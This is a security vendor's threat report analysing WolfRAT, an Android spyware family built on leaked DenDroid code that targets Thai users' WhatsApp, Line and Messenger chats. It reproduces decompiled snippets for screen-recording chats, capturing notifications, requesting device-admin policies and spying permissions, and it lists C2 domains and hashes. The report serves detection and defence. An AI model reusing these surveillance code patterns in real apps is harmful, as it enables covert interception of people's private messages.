The wolf is back...

By Warren Mercer

Published: 2020-05-19 · Archived: 2026-04-05 19:24:30 UTC

Tuesday, May 19, 2020 13:00

By Warren Mercer, Paul Rascagneres and Vitor Ventura.

News summary

- Thai Android devices and users are being targeted by a modified version of DenDroid we are calling "WolfRAT," now targeting messaging apps like WhatsApp, Facebook Messenger and Line.
- We assess with high confidence that this modified version is operated by the infamous Wolf Research.
- This actor has shown a surprising level of amateur actions, including code overlaps, open-source project copy/paste, classes never being instanced, unstable packages and unsecured panels.

Executive summary

Cisco Talos has discovered a new Android malware based on a leak of the DenDroid malware family. We named this malware "WolfRAT" due to strong links between this malware (and the command and control (C2) infrastructure) and Wolf Research, an infamous organization that developed interception and espionage-based malware and was publicly described by CSIS during Virus Bulletin 2018. We identified infrastructure overlaps and string references to previous Wolf Research work. The organization appears to be shut down, but the threat actors are still very active.

We identified campaigns targeting Thai users and their devices. Some of the C2 servers are located in Thailand. The panels also contain Thai JavaScript comments and the domain names also contain references to Thai food, a

tactic commonly employed to entice users to click/visit these C2 panels without much disruption.

We identified a notable lack of sophistication in this investigation such as copy/paste, unstable code, dead code and panels that are freely open.

What's new?

WolfRAT is based on a previously leaked malware named DenDroid. The new malware appears to be linked to the infamous Wolf Research organization and targets Android devices located in Thailand.

How did it work?

The malware mimics legit services such as Google service, GooglePlay or Flash update. The malware is not really advanced and is based on a lot of copy/paste from public sources available on the Internet. The C2 infrastructure contains a lack of sophistication such as open panels, reuse of old servers publicly tagged as malicious…

So what?

After being publicly denounced by CSIS Group — a threat intelligence company in Denmark — Wolf Research was closed and a new organization named LokD was created. This new organization seems to work on securing Android devices. However, thanks to the infrastructure sharing and forgotten panel names, we assess with high confidence that this actor is still active, it is still developing malware and has been using it from mid-June to today. On the C2 panel, we found a potential link between Wolf Research and another Cyprus organization named Coralco Tech. This organization is also working on interception technology.

Links to Wolf Intelligence

During the Virus Bulletin conference in 2018, CSIS researchers Benoît Ancel and Aleksejs Kuprins did a presentation on Wolf Research and the offensive arsenal developed by the organization. They mentioned an Android, iOS and Windows remote access tool (RAT). Their findings showed that Wolf is headquartered in Germany with offices in Cyprus, Bulgaria, Romania, India and (possibly) the U.S. The organization was closed after the CSIS presentation. However, the director created a new organization in Cyprus named LokD. This new organization proposed the creation of a more secure Android phone. Based on the organization website, it also proposes services and developed zero-day vulnerabilities to test their own products:

> LOKD is the state-of-the-art and preeminent vulnerability research lab in the industry; we explore and develop zero-day exploits in our high-tech Zero-day security lab to streamline our protection.

Zero-day research from lokd.com


We can see that the organization owner still has an interest in Android devices. Based on infrastructure overlaps and leaked information, we assess with high confidence that the malware we identified and present in this paper is linked to Wolf Research.

One of the samples


(e19823a1ba4a0e40cf459f4a0489fc257720cc0d71ecfb7ad94b3ca86fbd85d1) uses the C2 server svcws[.]ponethus[.]com. Based on our research and Benoît Ancel's tracker, this C2 was used by Wolf Intelligence:

22-01-2019	WolfIntelligenceIOS	1.10.184.57	http://1.10.184.57/w1_mdm_app/w1-management-panel/w1_mdm_app/
22-01-2019	WolfIntelligenceAPK	1.10.184.57	https://1.10.184.57/android_panel/file-explorer-android-panel/
22-01-2019	WolfIntelligenceAPK	104.28.15.165	https://ponethus.com/android_panel/file-explorer-android-panel/
22-01-2019	WolfIntelligenceIOS	104.28.14.165	https://ponethus.com/w1_mdm_app/w1-management-panel/w1_mdm_app/

Additionally, we identified two empty panels on a C2 server. The new one with the title "Coralco Archimedes," and an older version with the title "Wolf Intelligence:"




New panel



Old panel

The new panel name contains "Coralco" in its name. Coralco Tech is an organization located in Cyprus and providing interception tools. We cannot say for sure if Wolf Research and Coralco Tech are linked, but this panel name, their offerings and the panel layout would suggest it should be considered suspiciously linked.



Coralco Tech's services description.

Victimology on the identified campaigns

The campaigns we analyzed targeted Android devices in Thailand.

The C2 server domain is linked to Thai food:

- Nampriknum[.]net: Nam Phrik Num

- Somtum[.]today: Som Tum

We also identified comments in Thai on the C2 infrastructure mentioned in the previous chapter:

```
$("#status").html("<i class='fa fa-circle text-warning'><b> Ready...</b></i>");
setInterval(function(){ // เขียนฟังก์ชั่น javascript ให้ทำงานทุก ๆ 30 วินาที
  var data = $.ajax({ // ใช้ ajax ด้วย jQuery ดึงข้อมูลจากฐานข้อมูล
```

Malware

DenDroid

The Android malware is based on the DenDroid Android malware. Several analysis reports were published on this malware in 2014 and, finally, the source code was leaked in 2015. The original leak is no longer available on github.com, but a copy can be found here. The table below shows the commands available to the operator for tasking on infected devices.

Activity Commands			Management Commands
changedirectory	httpflood	uploadfiles	promptupdate
getsentsms	openapp	getcontacts	promptuninstall
deletesms	opendialog	deletefiles	setbackupurl
getuseraccounmts	uploadpictures	getbrowserhistory	Transferbot
getinstalledapps	getinboxsms	getbrowserbookmarks	updateapp
		getcallhistory	
mediavolumeup	intercept	sendcontacts	
mediavolumedown	blocksms	callnumber	
ringervolumeup	recordaudio	deletecalllognumber	
ringervolumedown	takevideo	openwebpage	
screenon	takephoto	sendtext	
recordcalls	settimeout		

This malware is simplistic in comparison to some modern-day Android malware. The best example of that is that it doesn't take advantage of the accessibility framework, collecting information on non-rooted devices. The commands are self-explanatory and show the features included in the malware. Some of them like takephoto, takevideo, recordaudio, getsentsms and uploadpictures are focused on espionage activities. Others like transferbot, promptupdate and promptuninstall are meant to help the operator manage the malware.

Version #1: June 2019 — Domain: databit[.]today

During our investigation, we identified at least four major releases of the RAT. The permissions on the first version of the malware lay out the foundations of a spying trojan.

```
1  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
2  <uses-permission android:name="android.permission.READ_CALL_LOG"/>
3  <uses-permission android:name="android.permission.CAPTURE_AUDIO_OUTPUT"/>
4  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
5  <uses-permission android:name="android.permission.WRITE_INTERNAL_STORAGE"/>
6  <uses-permission android:name="android.permission.QUICKBOOT_POWERON" android:required="false"/>
7  <uses-permission android:name="android.permission.INTERNET" android:required="true"/>
8  <uses-permission android:name="android.permission.READ_SMS" android:required="true"/>
9  <uses-permission android:name="android.permission.WRITE_SMS" android:required="true"/>
10 <uses-permission android:name="android.permission.GET_ACCOUNTS" android:required="true"/>
11 <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
12 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" android:required="true"/>
13 <uses-permission android:name="android.permission.READ_CONTACTS" android:required="true"/>
14 <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" android:required="true"/>
15 <uses-permission android:name="android.permission.GET_TASKS" android:required="true"/>
16 <uses-permission android:name="android.permission.WAKE_LOCK" android:required="false"/>
17 <uses-permission android:name="android.permission.CALL_PHONE" android:required="true"/>
18 <uses-permission android:name="android.permission.SEND_SMS" android:required="true"/>
19 <uses-permission android:name="android.permission.WRITE_SETTINGS" android:required="false"/>
20 <uses-permission android:name="android.permission.READ_PHONE_STATE" android:required="true"/>
21 <uses-permission android:name="android.permission.CAMERA" android:required="true"/>
22 <uses-permission android:name="android.permission.RECORD_AUDIO" android:required="false"/>
23 <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" android:required="true"/>
24 <uses-permission android:name="android.permission.RECEIVE_SMS" android:required="true"/>
25 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
26 <uses-permission android:name="android.permission.READ_LOGS"/>
27 <uses-feature android:name="android.hardware.camera" android:required="false"/>
28 <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
29 <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
30 <uses-feature android:name="android.hardware.microphone" android:required="false"/>
31 <uses-permission android:name="android.permission.ACCESS_SUPERUSER"/>
32 <uses-permission android:name="android.permission.READ_FRAME_BUFFER"/>
```

Permissions

The package name follows the original style name used on DenDroid. The code is obfuscated but not packed. This malware also contains a screen recorder.

This feature is implemented using another open-source software package that can be found here. The service is implemented in the class com.serenegiant.service.ScreenRecorderService which is declared in the package manifest. During our analysis of this sample, we did notice that the class itself is never called or used by the malware. It remains available within the source code but no method of use takes place.

Version #2: June - Aug. 2019 — Domain: somtum[.]today

This is the first version that shows the code organization evolution that will continue to be used on all other functions throughout this malware.

Code structure

Obviously, this code is not obfuscated when compared with the previous version it becomes clear that this is the same code base. One of the first changes that stands out is that the screen recording feature mentioned in the previous sample has been removed. A new class was added called com.utils.RestClient. This class is based on public code belonging to the package praeda.muzikmekan,which can be found here among other places. Just like in previous examples, the malware author does not use this package.

```
<uses-permission android:name="android.permission.ACCESS_SUPERUSER"/>
<uses-permission android:name="android.permission.READ_FRAME_BUFFER"/>
```

Missing permissions

The lack of the READ_FRAME_BUFFER permission can be justified by the removal of the screen record feature. The ACCESS_SUPERUSER may have been removed because it was deprecated upon the release of Android 5.0 Lollipop which happened in 2014. The reality is that the RAT permissions can be implemented just with the permissions declared on the manifest, thus there is no need for higher permissions.

Version #3: Sept. - Dec. 2019 — Domain: ponethus[.]com

Given that there is some overlap in the previous two versions, it came as no surprise to us that we finally identified a sample which is an evolution based on both previous versions. This sample is clearly a mix between the two. This is also the first version where the package name changes into something that a less aware user may be tricked by, com.android.playup.

This version brings back the ACCESS_SUPERUSER and READ_FRAME_BUFFER permissions. However, this time, the permission is actually used.

```
while (true) {
            if (i_loop == 0) {
                i_loop = 1;
                format.format(new Date());
            }
            try {
                Thread.sleep(50000);
                Log.i(ScreenRecorderActivity.TAG, "Thread sleep : " + i_loop);
                CommandResult result = Shell.CO173SH.run("dumpsys activity | grep \"Run #\" | grep -v ScreenRecorderActivity | head -n 1");
                Log.i("com.connect", "Command : " + result.getStdout());
                if (result.isSuccessful()) {
                    Log.i("com.connect", "CommandResult : " + result.getStdout());
                    if (result.getStdout().indexOf("com.whatsapp/.voipcalling.VoipActivityV2") == -1) {
                        if (result.getStdout().indexOf("com.whatsapp/.Conversation") == -1) {
                            if (i_loop == 2) {
                                i_loop = 1;
                                Log.i(ScreenRecorderActivity.TAG, "chkStartRec : close ");
                                Intent intent = new Intent(ScreenRecorderActivity.this, ScreenRecorderService.class);
                                intent.setAction(ScreenRecorderService.ACTION_STOP);
                                ScreenRecorderActivity.this.startService(intent);
                                ScreenRecorderActivity.this.stopService(intent);
                            }
                        }
                    }
                    if (i_loop == 1) {
                        i_loop = 2;
                        Log.i(ScreenRecorderActivity.TAG, "chkStartRec : open ");
                        ScreenRecorderActivity.this.startActivityForResult(((MediaProjectionManager) ScreenRecorderActivity.this.getSystemService
                        ("media_projection")).createScreenCaptureIntent(), 1);
                    } else if (i_loop == 2) {
                        i_loop = 1;
                        Log.i(ScreenRecorderActivity.TAG, "chkStartRec : close ");
                        Intent intent2 = new Intent(ScreenRecorderActivity.this, ScreenRecorderService.class);
                        intent2.setAction(ScreenRecorderService.ACTION_STOP);
                        ScreenRecorderActivity.this.startService(intent2);
                        ScreenRecorderActivity.this.stopService(intent2);
                    }
                }
            } catch (Exception e) {
                Log.i(ScreenRecorderActivity.TAG, "isNativeRunning err : " + e);
            }
        }
```

WhatsApp message capture

The service com.serenegiant.service.ScreenRecorderService, is invoked by the ScreenRecorderActivity. Upon creation, this activity launches a thread that will loop on a 50-second interval. In the first iteration, the screen recording is started and will only stop when the RAT determines that WhatsApp is not running. It's restarted in the next cycle independently based on if WhatsApp is running.

In this version, the developer added more classes from the same package. Even though we could not find indications of being in use, two stand out. Bluetooth — which allows the interaction with the Bluetooth interface, and net/deacon — which implements a beaconing system based on UDP.

```
package com.jaredrummler.android.shell;

public final class BuildConfig {
    public static final String APPLICATION_ID = "com.jaredrummler.android.shell";
    public static final String BUILD_TYPE = "release";
    public static final boolean DEBUG = false;
    public static final String FLAVOR = "";
    public static final int VERSION_CODE = -1;
    public static final String VERSION_NAME = "";
}
```

Android shell

A new package was added that allows the execution of commands in the Android shell. Again, this package source code is publicly available and can be found here. One of the uses the malware gives to this package is the execution of the command "dumpsys" to determine if certain activities are running.

```
CommandResult result = Shell.C0173SM.run("dumpsys activity | grep \"Run #\" | grep -v ScreenCaptureImageActivity | head -n 1");
if (result.isSuccessful()) {
    Log.i("com.connect", "CommandResult : " + result.getStdout());
    if (result.getStdout().indexOf("jp.naver.line.android/.activity.chathistory.ChatHistoryActivity") == -1) {
        if (result.getStdout().indexOf("com.facebook.orca/.auth.StartScreenActivity") == -1) {
            if (result.getStdout().indexOf("com.facebook.orca/com.facebook.rtc.activities.WebrtcIncallFragmentHostActivity") == -1) {
                if (result.getStdout().indexOf("com.whatsapp/.voipcalling.VoipActivityV2") == -1) {
                    if (result.getStdout().indexOf("com.whatsapp/.Conversation") == -1) {
                        if (result.getStdout().indexOf("jp.naver.line.android/com.linecorp.voip.ui.freecall.FreeCallActivity") != -1) {
                            Log.i("com.connect", "CommandResult : FreeCallActivity ");
                        }
                    }
                }
                CaptureService.this.openMainActivity();
                CaptureService.this.stopMainActivity();
                Log.i("com.connect", "CommandResult : whatsapp ");
            }
        }
        CaptureService.this.openMainActivity();
        CaptureService.this.stopMainActivity();
        Log.i("com.connect", "CommandResult : facebook ");
    } else if (PreferenceManager.getDefaultSharedPreferences(CaptureService.this.getApplicationContext()).getBoolean("chkStart", false)) {
        CaptureService.this.openMainActivity();
        CaptureService.this.stopMainActivity();
        Log.i("com.connect", "CommandResult : chathistory ");
    }
    new AutoUploadFiles("", "").execute(new String[]{""});
}
} catch (Exception e) {
    Log.i("com.connect", "isNativeRunning err : " + e);
}
```

Check if chat apps are running

In the above example, the malware is searching for Line, Facebook Messenger and WhatsApp activities. This is part of a class called CaptureService, which already existed in the previous version but it was not duly implemented.

```
public class CaptureService extends Service {
private final IBinder captureBinder = new MyCaptureBinder();
Thread threadCap = new Thread() {
    public void run() {
        Looper.prepare();
        Log.i("com.connect", "Thread Pre");
        while (true) {
            try {
                Thread.sleep(5000);
                Log.i("com.connect", "Thread sleep");
            } catch (Exception e) {
                CaptureService.this.threadCap.start();
            }
        }
    }
```


Previous version

The capture service class implements the chat applications interception. Upon creation the class will start to take screenshots that will be stopped and uploaded to the C2 once the service can't find the targeted applications running. The core of this functionality is also based on an open-source project that can be found here.

Another novelty is a VPN-related package, which is based on OrbotVPN. Once again, it doesn't seem to actually be in use. The same happens with the package squareup.otto, which is an open-source bus implementation focused on Android implementation. Both sources can be found here and here.

Version #4: April 2020 — Domain: nampriknum.net

Following the same pattern, this version has some added features and others, which were not in use, removed. First of all the new package name is com.google.services, which can easily be confused with a legitimate Google service. The VPN package is no longer present, further reinforcing our conclusion that it was not in use.



WolfRAT application screen

The Google GMS and Firebase service has been added, however, no configuration has been found, even though services seem to be referenced in the of a new class. The new class is called NotificationListener and extends the NotificationListenerService class. This would allow the RAT to receive system notifications.

```
public void onNotificationPosted(StatusBarNotification sbn) {
    Log.d("Notification:", "LOG START:");
    TelephonyManager telephonyManager = (TelephonyManager) getApplicationContext().getSystemService("phone");
    this.androidId = Settings.Secure.getString(getApplicationContext().getContentResolver(), "android_id");
    try {
        this.getIMEI = telephonyManager.getDeviceId();
    } catch (SecurityException e) {
        Log.i("Notification", "getIMEI :" + e);
    }
    try {
        String appName = sbn.getPackageName();
        String title = sbn.getNotification().extras.getString(NotificationCompat.EXTRA_TITLE);
        CharSequence contentCs = sbn.getNotification().extras.getCharSequence(NotificationCompat.EXTRA_TEXT);
        String content = "";
        if (contentCs != null) {
            content = contentCs.toString();
        }
        long postTime = sbn.getPostTime();
        String uniqueKey = sbn.getKey();
        JSONObject data = new JSONObject();
        data.put("appName", appName);
        data.put(PlusShare.KEY_CONTENT_DEEP_LINK_METADATA_TITLE, title);
        data.put(FirebaseAnalytics.Param.CONTENT, "" + content);
        data.put("postTime", postTime);
        data.put("key", uniqueKey);
        Log.d("Notification:", "LOG : START  " + data);
        new getLiveNoti(data).execute(new String[0]);
        Log.d("Notification:", "LOG : END " + data);
    } catch (JSONException e2) {
        Log.d("Notification:", "LOG : ERRORJ" + e2);
        e2.printStackTrace();
    } catch (Exception e3) {
        Log.d("Notification:", "LOG : ERROR" + e3);
    }
}
```

Notification handling method

The class is only implemented in debug mode, pushing all captured information into the log. The usage of the PlusShare API in 2020 denotes some unprofessional development, since this is the API to access Google+. This service, along with the API, was fully decommissioned in March 2019.

This version adds one significant class — it requests DEVICE_ADMIN privileges.

```
<?xml version="1.0" encoding="utf-8"?>
<device-admin xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-policies>
        <limit-password/>
        <watch-login/>
        <reset-password/>
        <force-lock/>
        <wipe-data/>
        <expire-password/>
        <encrypted-storage/>
        <disable-camera/>
    </uses-policies>
</device-admin>
```

Device admin policies

Looking at the policy's definition, we can see that it lists all the available policies even if most of them are deprecated on Android 10.0 and their usage results in a security exception. The code implementation again seems that it has been added for testing purposes only.

Versions overview

The DenDroid code base was kept to such an extent that even the original base64-encoded password was kept.

```
/* access modifiers changed from: private */
public String device;
private String encodedPassword = "a2V5bGltZXBpZQ==";
```

Original password

The main service follows the same structure as the first version, the anti-analysis features are primitive, only checking the emulator environment without any kind of packing or obfuscation.

The malware will start the main service if all the requested permissions and the device admin privileges are granted. Otherwise, it will launch an ACTION_APPLICATION_SETTINGS intent trying to trick the user to grant the permissions.

Each sample contains a userId hardcoded, meaning that each sample can only be used in a victim. It seems, however, if the same victim has more than one device the malware can be reused since the IMEI is sent along with each data exfiltration.

It is clear that this RAT is under intense development, however, the addition and removal of packages, along with the huge quantity of unused code and usage of deprecated and old techniques denotes an amateur development methodology.

Conclusion

We witness actors continually using open-source platforms, code and packages to create their own software. Some are carried out well, others, like WolfRAT, are designed with an overload of functionality in mind as opposed to factoring any sensible approach to the development aspect. After all, a working product is often more important than a stable product. We watched WolfRAT evolve through various iterations which shows that the actor wanted to ensure functional improvements — perhaps they had deadlines to meet for their customers, but with no thought given to removing old code blocks, classes, etc. throughout the Android package.

WolfRAT is a specifically targeted RAT which we assess to be aimed at Thai individuals and, based on previous work from Wolf Research, most likely used as an intelligence-gathering tool or interception tool. This can be packaged and "sold" in many different ways to customers. A "Tracking tool" or an "Admin tool" are often cited for these kinds of tools for "commercial" or "enterprise" usage. Wolf Research claimed to shut down their operations but we clearly see that their previous work continues under another guise.

The ability to carry out these types of intelligence-gathering activities on phones represents a huge score for the operator. The chat details, WhatsApp records, messengers and SMSs of the world carry some sensitive information which people often forget when communicating with their devices. We see WolfRAT specifically targeting a highly popular encrypted chat app in Asia, Line, which suggests that even a careful user with some awareness around end-to-end encryption chats would still be at the mercy of WolfRAT and it's prying eyes.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.
Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), Cisco ISR, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Hashes

139edb1bc033725539b117f50786f3d3362ed45845c57fe1f82e7ed72b044367
e19823a1ba4a0e40cf459f4a0489fc257720cc0d71ecfb7ad94b3ca86fbd85d1
e19823a1ba4a0e40cf459f4a0489fc257720cc0d71ecfb7ad94b3ca86fbd85d1
e5f346d8f312cc1f93c2c6af611e2f50805c528934786ea173cabc6a39b14cda
1849a50a6ac9b3eec51492745eeb14765fe2e78488d476b0336d8e41c2c581d4
d328fca14c4340fcd4a15e47562a436085e6b1bb5376b5ebd83d3e7218db64e7

59b9809dba857c5969f23f460a2bf0a337a71622a79671066675ec0acf89c810
120474682ea439eb0b28274c495d9610a73d892a4b8feeff268c670570db97e2
ed234e61849dcb95223676abe2312e1378d6130c0b00851d82cda545b946ec83
27410d4019251a70d38f0635277f931fb73f67ac9f2e1f3b475ce680ebfde12a
6e6c210535b414c5aa2dd9e67f5153feeb43a8ac8126d8e249e768f501323a3e
4a32ced20df7001da7d29edc31ca76e13eef0c9b355f62c44888853435e9794f
ac5abaebd9f516b8b389450f7d27649801d746fb14963b848f9d6dad0a505e66
3a45d7a16937d4108b5b48f44d72bb319be645cbe15f003dc9e77fd52f45c065

Domains

cvcws[.]ponethus[.]com
svc[.]ponethus[.]com
www[.]ponethus[.]com
webmail[.]ponethus[.]com
nampriknum[.]net
www[.]nampriknum[.]net
svc[.]nampriknum[.]net
svcws[.]nampriknum[.]net
svc[.]somtum[.]today
svcws[.]somtum[.]today
www[.]somtum[.]today
somtum[.]today
shop[.]databit[.]today
svc[.]databit[.]today
test[.]databit[.]today
www[.]databit[.]today
admin[.databit[.today
cendata[.]today
